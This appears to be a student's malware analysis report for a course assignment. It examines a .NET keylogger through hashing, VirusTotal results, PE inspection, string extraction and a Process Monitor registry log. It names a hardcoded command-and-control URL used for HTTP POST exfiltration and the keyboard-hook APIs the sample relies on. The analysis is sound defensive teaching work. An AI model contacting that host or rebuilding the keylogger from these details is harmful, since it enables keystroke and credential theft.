CYBR473 Assignment Two: Part Three - Mysterious Malware
Thomas Green - 300536064

1. Environment Setup


Virtual environment was created on an ECS lab machine using VirtualBox. Includes two VMs; Windows 10 instance with FlareVM for malware execution/analysis, and a REMnux Linux VM for network simulation. NAT and host-only adapters enabled outbound simulation and isolated VM communication. Snapshots ensured clean state restoration after each test.

2. Basic Static Analysis


2.1. HashMyFiles

The malware was extracted from the ZIP archive (password: infected) and copied to the desktop. HashMyFiles generated MD5 and SHA-256 hashes of the malware and submitted to antivirus engines for signature detection.


2.2. VirusTotal



The malware's MD5 hash was submitted to VirusTotal. Malware is classified as malicious by 34 out of 72 antivirus vendors (e.g. CrowdStrike-Falcon), with labels such as msilheracles, msil, and keylogger. Also has tags detect-debug-environment, checks-user-input, runtime-modules, direct-cpu-clock-access. It is partially recognized, suggesting it may still evade some engines. Most popular threat label was "heracles" which on further research, we can identify it as a ransomware trojan that prevents or restricts the infected user from accessing their system, usually by locking the screen or encrypting the user's files. Should keep this in mind and look for functionality when analysing further.

- 

File Type is a Win32 EXE with PE32 architecture, identified as a .NET Executable (via PEiD). PE header shows creation time of 2061-09-09 03:58:31 UTC, indicating a timestamp manipulation obfuscation tactic. Submission History section shows malware was first seen April 2022, last analyzed May 2025, implying it has circulated for over three years. Digital Signature is not signed, reducing trustworthiness.

- 


PE Sections: .text section where the main code resides, has moderate entropy (5.57). .rsrc section where the resources are, has moderate entropy (4.19), and includes version and manifest data. .reloc section, containing minimal content, has low entropy (0.08). Can see that these sections are not packed due to the differences in the virtual size compared to the raw size, which is further justified by the low-moderate entropy.

Only import listed is mscoree.dll, which is a DLL that contains the core runtime engine for the .NET framework. When a .NET application is launched, mscoree.dll is loaded, and it's responsible for tasks during execution, indicating that dynamic linking is taking place.


.NET Assembly Structure contained metadata tables (#GUID, #Blob, #US, #~, and #Strings). High entropy in #Blob, #~, and #Strings suggests possible obfuscation or packing. Resources included CYBR473Malware.Form1.resources and CYBR473Malware.Properties.Resources.resources, indicating GUI elements and embedded configurations. API Usage included user32.dll, which is likely used for GUI interaction, keylogging, and code injection and kernel32.dll, suggesting use of process/thread management and memory operations. Other APIs are listed under the unmanaged method list, such as GetWindowText, GetForegroundWindow, and keyboard/module functions from user32.dll and kernel32.dll.

2.3. String Analysis

To extract readable strings from the malware, the strings utility was used via Command Prompt using ‘strings CYBR473Malare.exe > output.txt.

- 

Observed key behavioural indicators, with strings relating to keyboard hook handling and user input monitoring, consistent with malware’s classification as a keylogger. Key terms included; SetWindowsHookEx, CallNextHookEx, WM_KEYDOWN, WM_KEYUP, WM_SYSKEYDOWN, WM_SYSKEYUP, WH_KEYBOARD_LL, hookedLowLevelKeyboardProc and hookedKeyboardCallbackAsync. Confirms the use of a low-level keyboard hooks implemented through unmanaged Windows APIs to capture system-wide keystrokes.

- 


In terms of GUI and Window, we can see the presence of strings suggesting active window tracking; GetForegroundWindow, GetWindowText, GetWindowThreadProcessId, GetCurrentThreadId, user32.dll, kernel32.dll. These are some of the API DLLs and unmanaged method list APIs that we identified in VirusTotal earlier. These functions and DLLs allow the malware to determine which application is currently in focus, likely to correlate captured keystrokes.


VirusTotal identified these DLLs and functions in the .NET section of the details tab, which we can assume for now that the malware dynamically loads these libraries at runtime.

- 

Network indicators include a hardcoded C2 URL, “https://al-sahaf.000webhostapp.com/harith/test.php”. Additional network strings such as WebClient, UploadValues and POST, suggest the malware uses HTTP POST requests to exfiltrate data. Inclusion of “Facebook” indicates targeted behaviour, such as prioritizing keylogging when Facebook is detected in active windows or future use in phishing or deception.


In terms of User and Environment strings, strings like get_UserName, ProcessModule, GetModuleHandle, GetKeyboardLayout, get_CurrentDispatcher, and DateTime suggest the malware may profile the user environment or schedule tasks based on user activity.

- 

- 


Can see there were several file and resource references found throughout the string analysis. This file path, C:\Users\Al-Sahaf\Downloads\CYBR473 Assignment 2\CybrMalwareSpy\obj\Debug\CYBR473Malware.pdb, seems to be a debug build, which was likely compiled and left in the program when the malware was written.

2.4. PEiD


- 

PEiD was used to check if the malware is packed or obfuscated. Detected signature was Microsoft Visual C# / Basic .NET, indicating the malware is a standard .NET executable. Fast Check flagged it packed (false-positive), however both EP Check and Entropy Analysis contradicted this. This is further supported by the presence of readable strings, a consistent PE structure, and visible CLR metadata.


2.5. CFF Explorer


- 

The File Header includes standard metadata used by the Windows loader such as Machine, NumberOfSections, TimeDateStamp, and Characteristics. The TimeDateStamp value AC76C167 when converted to decimal (2893463911) and then to Unix timestamp results on Friday, September 9, 2061 3:58:31 PM, matching the timestamp on VirusTotal.


- 

The Optional Header defines critical execution settings like AddressOfEntryPoint (0000508E), ImageBase, SectionAlignment, and FileAlignment.

- 

- 

Can see small difference in the virtual size and raw size of the .text, .rsrc, .reloc sections, implying that the file is not packed. Only one DLL is imported, mscoree.dll, and one function, _CorExeMain, which is the standard CLR entry point for .NET executables. Generally, a low number of imports would suggest the file is packed, however since we know this is not true based on our analysis, we can determine that the malware is doing runtime dynamic linking, allowing the application to load DLLs during runtime instead of predefining them statically.




Dependency analysis via CFF Explorer shows that mscoree.dll depends on KERNEL32.dll and KERNELBASE.dll (for core Windows functionality). There are also various api-ms-win-core-* modules, which are part of the Windows API Set Schema used by modern Windows OS for internal API abstraction. One API module of interest is the libraryloader as highlighted above, which is a subset that handles dynamic library management, and is the module that is most likely dynamically loading libraries for the application. We can see in the .NET metadata that the executable targets .NET Framework v4.0.30319, with all five standard metadata streams present; #~, #Strings, #US, #GUID, and #Blob.

3. Basic Dynamic Analysis


3.1. Environment Setup/Execution

The malware was executed in a controlled FlareVM environment. Before execution, an initial RegShot snapshot was taken, and Process Monitor and Process Explorer were launched. On the REMnux VM, FakeDNS (fakedns -I 192.168.56.21) and Wireshark (on interface ensP08) were started. With all tools active, the malware was run as administrator. No GUI appeared, indicating it runs silently in the background. After 10 minutes, Wireshark and Process Monitor were paused, and a second RegShot snapshot was taken to identify changes. Analysis was then based on the recorded system and network activity.


3.2. Process Monitor



Execution of CYBR473Malware.exe was observed in Process Monitor by filtering its process name. This showed the process starting with parent PID 4320 and thread ID 6528. Malware performs file modifications and registry queries, consistent with environment setup and runtime behaviour. It loads several DLLs, including mscoree.dll, ntdll.dll, and wow64.dll, confirming .NET framework involvement. Registry queries and key additions related to .NET v4.0.30319 were observed, including root certificate operations, indicating framework initialization.




File access to .ttf font files and registry queries under National Language Support (NLS) indicate locale or keyboard layout awareness, with references for Czech and Greek locale code groups.




06:41:...	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableFileTracing
06:41:...	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableAutoFileTracing
06:41:...	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableConsoleTracing
06:41:...	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\FileTracingMask
06:41:...	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\ConsoleTracingMask
06:41:...	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\MaxFileSize
06:41:...	CYBR473Malw...	6688	RegQueryKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32
06:41:...	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\FileDirectory
06:41:...	CYBR473Malw...	6688	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableFileTracing
06:41:...	CYBR473Malw...	6688	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\FileTracingMask
06:41:...	CYBR473Malw...	6688	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableConsoleTracing

